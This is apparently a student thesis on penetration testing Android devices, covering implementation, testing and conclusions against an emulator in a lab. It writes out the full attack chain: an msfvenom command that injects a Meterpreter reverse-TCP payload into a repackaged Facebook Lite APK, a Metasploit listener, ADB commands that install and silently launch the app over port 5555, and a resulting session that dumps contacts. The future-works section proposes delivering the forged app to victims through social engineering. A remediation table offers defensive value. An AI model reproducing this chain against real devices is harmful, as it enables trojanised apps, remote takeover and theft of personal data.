
CHAPTER 5: IMPLEMENTATION

5.1 Introduction

In this chapter will described about the project implementation in this project. This chapter will cover the previous chapter's analysis and design. The setup of the environment, software configuration management for the pentesting tool, and the tool's implementation status will be discussed in this chapter.

5.2 Environment Setup


5.2.1 Tester Machine Environment



```
sudo apt update && sudo apt full-upgrade -y
sudo apt install nmap
sudo apt install adb
sudo apt install metasploit-framework
sudo apt install apksigner
sudo apt install openjdk-11-jdk-headless
sudo apt install zipalign
```

Figure 5.1: Installed required application

In general, Kali Linux OS come preinstalled with Nmap. For ADB toolkit and MSF toolkit is required for the pentesting android tool in this project. If the required application in this project is not installed on Kali Linux OS for tester machine, please refer to Figure 5.1 for installation. Next is we need to install the apktool which tool used for inject the payload into the android application based on the link bitbucket.org/iBotPeaches/apktool/downloads/.



```
netadmin@kali-new:~/Downloads$ sudo msfvenom -x facebook_lite_v262.0.0.17.119.apk -
p android/meterpreter/reverse_tcp LHOST=192.168.0.110 LPORT=4444 -f raw -o Facebook
_Lite.apk
```

Figure 5.2: Environment setup in tester machine

Based on Figure 5.2 shown that configuration for develop an pentesting tool with apk file using MSFvenom tool by injecting the payloads into original apk file that downloaded from https://facebook-lite.en.uptodown.com/android. This android application will be used to exploit the victim machine in the gaining access phase.


5.3 Software Configuration Management

5.3.1 System Process

In this section will show the process part for each module in phase refer to the Table 4.5, Table 4.6, and Table 4.7.

5.3.1.1 Module 1: Phase 1 +Phase 2

a) Scanning Module




```
sudo nmap -sV 192.168.0.1/24
```

Figure 5.3: Nmap Scanning

Based on the Figure 5.3, it shows the tester is using the Nmap command for performing the network scanning module. This Nmap command is used for scanning the network environment and gather the information from the result scanning.

5.3.1.2 Module 2: Phase 3

a) Setting listener module




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.110
LHOST ⇒ 192.168.0.110
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
```

Figure 5.4: Setting up listener in MSF

Based on the Figure 5.4, it shows the step to setting up the listener (tester machine) in MSF using the available attack module inside MSF toolkit inserting with localhost IP address, localhost port and setting payload to receive the reverse back TCP connection from the target devices for taking remote target devices.

b) Device connection module




```
adb connect 192.168.0.196:5555
```

Figure 5.5: Device connection using ADB command

Based on the Figure 5. 5, it shows the tester using the ADB toolkit command to connect to the target device based on the information that gathered from the result scanning in Figure 5.3. For this module functionality can refer to the Chapter 4 (Module 2).


c) Install App module



```
adb install /home/netadmin/Downloads/Facebook_Lite.apk
```

Figure 5.6: Install file command

Based on the Figure 5.6, it shows the tester is using the ADB toolkit command to install the apk file with payloads refer to the Figure 5.2 into target devices. For this module functionality refer to the Chapter 4 (Module 2).



```
adb shell pm list packages
```

Figure 5.7: List all the application command

Based on the Figure 5.7, it shows the tester is using the ADB toolkit command to view the all the application package's name have been installed in victim devices. For this module functionality refer to the Chapter 4 (Module 2).

d) Launch App module

```
adb shell monkey -p com.facebook.lite 1
```

Figure 5.8: Launching application command

Based on the Figure 5.7, it shows the tester is using the ADB toolkit command to launching the apk file that install into the target devices refer to the Figure 5.6. For this module functionality refer to the Chapter 4 (Module 2).

5.4 Implementation Status

Table 5.1: Progress Implementation Status

Module	Name	Sub-modules	Description	Date Completed
1	Recon and Scan module	Scanning	This module is about to scanning the network environment to obtain the target IP address and gathered the information.	10/05/2021
		Extract Information	This module is about sort out every host IP address, port opened, services and type version of devices to make enumeration for later gain access module.	10/05/2021
2	Gain Access module	Develop Apk File	This module is about to develop apk file by inserting the payloads into original apk file.	13/05/2021
		Setting up listener	This module is about to setting up an listener to monitor injection android application take remote control to the target devices	18/05/2021
		Device connection	This module is about exploring wireless connection to victim devices via port 5555.	23/05/2021
		Install App	This module is about to install the apk file with payloads into victim devices	23/05/2021
		Launch App	This module is about to launching the apk file without user's permission.	3/08/2021
3	Analysis and Report module	Risk Evaluation	This module used to determine risk value for each attack from previous gainaccess module.	22/08/2021
		Reporting	This module will take all result from previous module and create a text format report.	30/08/2021

5.5 Summary

In this chapter, the project implementation is divided into three sections which in the first section will discussed about the environment setup, which involves the tester machine. The second section is about the software configuration management which includes the system process for each module in phase and the last section is described about the implementation status for each module in the project. For the next chapter will described about the project testing.

CHAPTER 6: TESTING

6.1 Introduction

This chapter will be described on project testing based on the process has implemented on previous chapter. On this chapter will start on discussing test plan followed with the test design of the project testing. Next is the test result and analysis will be also elaborate on this chapter.

6.2 Test Plan

6.2.1 Test Environment

The penetration testing about the pentesting android tool in this project will be conducted on a virtual environment that has been setup as referring to Chapter 4 (Testbed Design). The hardware specification configuration for tester and victim machine is configured based on Chapter 4 (Project Requirement).

6.3 Test Design


In this testing process will involve the android emulator as victim machine to perform penetration testing instead of protecting the actual device from being damaged. For the configuration and environment setup of this device please refer to Appendices(Victim Device). The pentesting tool that involved in this testing is metasploit framework to remote the victim devices to obtain credential information from victim devices.

6.4 Test Result and Analysis

In this section will described the result for each module in each phase that conducted on Chapter 5 (Software Configuration Management). The pentesting tool that will be involved in this testing is Nmap, ADB toolkit and MSF.

6.4.1 Module 2: Phase 1+2

b) Extract information module




```
Nmap scan report for 192.168.0.196
Host is up (0.0010s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
5555/tcp open  adb     Android Debug Bridge device (name: android_x86_64; mo
del: VirtualBox; device: x86_64; features: cmd,stat_v2,shell_v2)
MAC Address: 08:00:27:92:76:58 (Oracle VirtualBox virtual NIC)
Service Info: OS: Android; CPE: cpe:/o:linux:linux_kernel
```

Figure 6.1: Nmap Scanning Result

Based on the Figure 6.1, it shows the output scanning result of the target devices refer to the command use on Figure 5.3 with host IP addresses, listened port of the devices, services provided by the server, type of devices and version of the devices. Based on the result, the discovered host IP address is 192.168.0.196 and the port number 5555/tcp and port status is currently in open status. The service provided by this port is ADB and the type of this target device is android_x86_64. This all information will be gathered and useful for next phase to exploit the target devices. The risk level of this attack is High because the tester or attackers can discover the vulnerability to generate the cyber-attack on the devices.

6.4.2 Module 2: Phase 3

a) Setting listener module




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.110
LHOST ⇒ 192.168.0.110
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.110:4444
```

Figure 6.2: Progress setting up listener

Based on the Figure 6.2, it shows the progress overall result of setting up listener by using the attack module in MSF toolkit and setting the general information about localhost lastly run exploit command for listening for an incoming reverse TCP connection from the target devices once the application have been launching.

b) Device Connection Module




```
netadmin@kali-new:~$ adb connect 192.168.0.196:5555
connected to 192.168.0.196:5555
```

Figure 6.3: Device Connection Connected

Based on the Figure 6.3, it shows the device connection to the target IP address and the opened port using ADB toolkit command is successfully connected to the target devices. The risk level for this attack is High because tester or attacker have discovered the opened port used for exploring connection through target device to perform attack.


c) Install App Module



```
netadmin@kali-new:~/Downloads$ adb install /home/netadmin/Downloads/Faceboo
k_Lite.apk
Performing Streamed Install
Success
```

Figure 6.4: Install File Success

Based on the Figure 6.4, it shows the successfully installed apk file with payloads that created refer to Figure 5.2 into target devices in order gaining access to the target device for exploitation. The risk level for this attack is High because the tester or attacker can use this advantage to install the malicious application or malicious file into target devices.




```
netadmin@kali-new:~$ adb shell pm list packages
package:com.android.cts.priv.ctsshim
package:com.google.android.ext.services
package:com.example.android.rssreader
package:com.android.providers.telephony
package:com.android.managedprovisioning
package:com.android.providers.partnerbookmarks
package:com.google.android.gsf.login
package:com.android.wallpaper.livepicker
package:com.facebook.lite
package:com.google.android.backuptransport
package:com.android.storagemanager
package:com.android.bookmarkprovider
package:com.android.settings
```

Figure 6.5: Print list of application packages name

Based on the Figure 6.5, it shows the tester using the ADB toolkit command to print the list of all application packages name installed on the target devices in order to check for the application packages name that installed successfully into target devices based on Figure 6.4 and this information will be used on the next step for launching those application.

d) Launch App Module




```
netadmin@kali-new:~/Downloads$ adb shell monkey -p com.facebook.lite 1
  bash arg: -p
  bash arg: com.facebook.lite
  bash arg: 1
args: [-p, com.facebook.lite, 1]
 arg: "-p"
 arg: "com.facebook.lite"
 arg: "1"
data="com.facebook.lite"
Events injected: 1
## Network stats: elapsed time=278ms (0ms mobile, 0ms wifi, 278ms not connected)
```

Figure 6.6: Launching application

Based on the Figure 6.6, it shows the tester using the ADB toolkit command to launch the application by using the application packages name based on Figure 6.5. The risk level for this attack is High because tester or attacker can launch the application without victim's permission to reverse back the TCP connection from the target devices to the listener that setup on tester or attacker machine refer to Figure 6.2

e) Gain Access Module




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.110:4444
[*] Sending stage (77002 bytes) to 192.168.0.196
[*] Meterpreter session 1 opened (192.168.0.110:4444 → 192.168.0.196:43060) at 202
1-08-21 23:08:06 +0800

meterpreter > 
```

Figure 6.7: Gaining access


Based on the Figure 6.7, it shows the tester or attacker have been successfully gaining access to the victim devices which can take action to remote control the victim devices to obtain credential's information. The risk level for this attack is High because the android device is accessible, by default this android device should not be able to be accessed.

f) Extract File Module




```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background threa
                              d
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current sessi
                              on
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the sessi
                              on
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
```

Figure 6.8: List all commands



```
meterpreter > dump_contacts
[*] Fetching 2 contacts into list
[*] Contacts list saved to: contacts_dump_20210820233528.txt
meterpreter >
```

Figure 6.9 Extract File



```
netadmin@kali-new:~$ cat /home/netadmin/contacts_dump_20210820233528.txt

=====================
[+] Contacts list dump
=====================

Date: 2021-08-20 23:35:28.587459671 +0800
OS: Android 8.1.0 - Linux 4.19.195-android-x86_64-22805-g0676905e8791 (i686)
Remote IP: 192.168.0.196
Remote Port: 43060

#1
Name     : Newstar
Number   : 018-233 3497

#2
Name     : yong
Number   : 014-484 7268
```

Figure 6.10: Information extracted

Based on the Figure 6.8, it shows the list of some commands that can used to obtain information in target devices. For example, above Figure 6.9, shows how the tester or attacker extract the contacts from the target devices and save it in local directory and can be view by clicking the documents or type “cat” to view the list of contacts in tester machine. The risk level for this attack is High because tester or attacker can use the list of command to extract credential’s information from the target devices.

6.4.3 Module 3: Phase 4+5

The scenario above describes how the penetration tester gaining access to the victim devices to obtained the credential data from victim devices. Each scenario also provides remediation recommendations to help mitigate the risk of the threat from being exploit by the attacker.

Table 6.1: Risk Evaluation and Report Findings

No	Scenario	Tools Used	Action	Risk Level	Remediation
1	Insufficient Patching	Nmap	Victim permitted an unpatched system on the internal network that is vulnerable. Victim confirmed that the vulnerability likely exists but did not attempt the exploit to prevent any denial of services.	High	• Apply the appropriate android patches to remediate the issues. • Install functional firewall (AFWall+) to block network scanner tool for discover the vulnerability

2	Device Connection	ADB	Victim permitted open port (tcp 5555) in devices which allowed the attacker connect to ADB toolkit via open port to perform attack.	Medium	• Install functional firewall (AFWall+) to block port scanner for the opened port (tcp 5555) in target devices.
3	Install Malicious Application	ADB	• Victim permitted ADB which attacker can perform the attack by using the ADB command to install the malicious application without permission inside devices to generate the cyber-attack on the devices. • Victim enable the unknown source options in devices when download the application from the third party without certificate.	High	• Install the anti-virus software (Avast Antivirus) with latest packages to detect the malicious application in devices • Does not allowed installation app with an unknown resources enable options

4	Launch Application	ADB	Victim permitted ADB which attacker can perform the attack by using the ADB command to launch the malicious application without permission inside devices to generate the cyber-attack on the devices.	High	• Install the anti-virus software (AVAST) with latest packages to detect the malicious application in devices • Upload the unknown application to Appdome platform to prevent mobile fraud.
5	Gaining Access	MSF	Attacker perform module in metasploit framework that vulnerable to victim devices. This module is a stub that exposes all of the Metasploit payload system's functionalities to exploits launched outside of the framework.	High	• Apply the appropriate Linux patches to remediate the issues. • Set only trusted hosts can get access to the network.

					- Running application or processes with least privileges.
6	Extract File	MSF	Attacker taking action to remote control the victim's devices using the list of command in metasploit framework to obtain the credential data.	High	Encrypt messages or file with HTTPS communication, use pinning, use certificate transparency to prevent MITM attack

6.5 Summary

To summarize, this chapter is divided into three parts. The first part is discussing about the test plan, which includes the testing environment. The second part is covers about the test design, as well as test descriptions. The testing results and analysis of the tool in each scenario are shown in the final part. The end of the project will be discussed in the following chapter.

CHAPTER 7: PROJECT CONCLUSION

7.1 Introduction

In this chapter will provide a summary of the project's overall outcomes. This is the final chapter of this project's system development. This chapter will also evaluate that the project's objectives, scopes, and design satisfy the requirements outlined in previous chapters. On this chapter will discuss about the project summarization, project contribution, project limitation and future works.

7.2 Project Summarization

The first objective in this project is achieved through chapter implementation by using MSFvenom tool to develop an android application with payloads. The second objective in this project is established in chapter analysis and design by setting the listener to receive the reverse back TCP connection from target devices. The third objective in this project is accomplished in chapter implementation and chapter testing by using a virtual environment or testbed to test the exploitation android using metasploit framework in this project. The last objective in this project is established in chapter analysis and design by generate a risk report to educate the victim about the knowledge on how to secure their devices being exploit by the attackers.

7.3 Project Contribution

The project contribution in this project is achieved which tester may understand how the malicious application be created with the help of some pentesting tools, metasploit framework and apktool. In this penetration testing, users may understand how the attacker gaining access to the devices with integration of Nmap and ADB. This penetration testing is conducted in the pre-setup testbed which secure the real devices being damaged by the testing process. Lastly, this penetration testing can be used to assess the security level for the android devices to generate the risk report with remediation to educate the victim secure their devices.

7.4 Project Limitation

The limitation found in this project may listed in below:

1. This penetration testing can only be executed in single OS platform which is Linux OS.

2. This penetration testing can only execute in manual approach pentesting.

3. This penetration testing can only exploit the devices without installed firewall and antivirus software.

7.5 Future Works

For future works, the system in this project can be added to support in multiple OS platform which is not only used in Linux OS but also in Windows OS and Mac OS. The penetration testing in this project can be executed in automated approach pentesting by using the script to generate the risk report faster compare to manual approach pentesting. The developed application with payload can be sent to the victim via any type of social engineering method such as uploading the forged application to third-party website application or send the link through email to convince victim to install forged application into their devices.

7.6 Summary

In conclusion, all of the objectives and contribution specified in Chapter 1 have been achieved. The design and implementation of this project can help in overcoming the project's limitations and weaknesses. Ideally, this penetration testing that conducted in this project can help users to improve their security knowledge on how to secure their devices being exploit by the attackers in future

REFERENCES

Ahlam Mohammad Almusallam, A. M. (2018). Penetration Testing For Android Applications With Santoku Linux. MSc. Project, California State Polytechnic University, Pomona. Accessed 9 March 2021. < https://scholarworks.calstate.edu/downloads/9w0325058>

Bahman Rashidi & Carol Fung. (2015). A Survey of Android Security Threats and Defenses.*Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Application,* Volume 6, pp. 3-35.

Brent Cook. (2019). Initial Metasploit Exploit Module for BlueKeep (CV4-2019-0708). Rapid7 Blog. Accessed 18 April 2021. <https://www.rapid7.com/blog/post/2019/09/06/initial-metasploit-exploit-module-for-bluekeep-cve-2019-0708/>

BulletProof. (2019). BULLETPROOF ANNUAL CYBER SECURITY REPORT 2019. Accessed 10 March 2021. <https://www.bulletproof.co.uk/industry-reports/2019.pdf>.

Buthaina Mohammed Al-Zadjali. (2016). Penetration Testing of Vulnerability in Android Linux Kernel Layer via an Open Network (Wi-Fi). International Journal of Computer Applications. 134(6). pp. 40-43.

Dustin Hancock. (2016). CHAPTER 2 RISK MANAGEMENT & ASSESSEMENT. Accessed 30 Jul 2021. < https://slideplayer.com/slide/9076982/>

EC Council. (2020). What is Metasploit And How is it used in Penetration Testing. EC-Council Blog. Accessed 9 March 2021. <https://blog.eccouncil.org/what-is-metasploit-and-how-is-it-used-in-penetration-testing/>.

Guardsquare (2019). Fake mobile apps, a growing threat. Accessed 10 March 2021. <https://www.guardsquare.com/blog/fake-mobile-apps-growing-threat-2019>

Harpreet Passi. (2018). Penetration Testing: Step-by-Step Guide, Stages, Methods and Application. Accessed 21 April 2021. < https://www.greycampus.com/blog/information-security/penetration-testing-step-by-step-guide-stages-methods-and-application>

Howard Poston. (2021). The Top 5 Pentesting Tools You Will Ever Need [Updated 2021]. (infosecinstitute.com). Accessed 8 March 2021. <https://resources.infosecinstitute.com/category/certifications-training/pentesting-certifications/top-pentesting-tools/>.

Jai Andales. (2021). Risk Assessment. Accessed on 30 Jul 2021. < https://safetyculture.com/topics/risk-assessment/>.

João Amarante & João Paulo Barros. (2017) ‘‘Exploring USB connection vulnerabilities on Android devices breaches using the Android debug bridge,’’ in Proc. 14th Int. Joint Conf. E-Bus. Telecommun. (ICETE), pp. 572–577.

Khulood Al Zaabi. (2016). *Android device hacking tricks and countermeasures.* Accessed 28 April 2021. IEEE International Conference on Cybercrime and Computer Forensic (ICCCF), pp. 1-10, doi: 10.1109/ICCCF.2016.7740441.

Kontoleon, D., 2018. Penetration Testing in Android OS, Accessed on 1 May 2021 s.l.: University of Piraeus Department of Digital Systems.

M'hirsi, Hamza. (2020). *How To Pentest Android Application.* Accessed 8 March 2021. <https://hamzamhirsi.medium.com/how-to-pentest-android-application-e3158117207>.

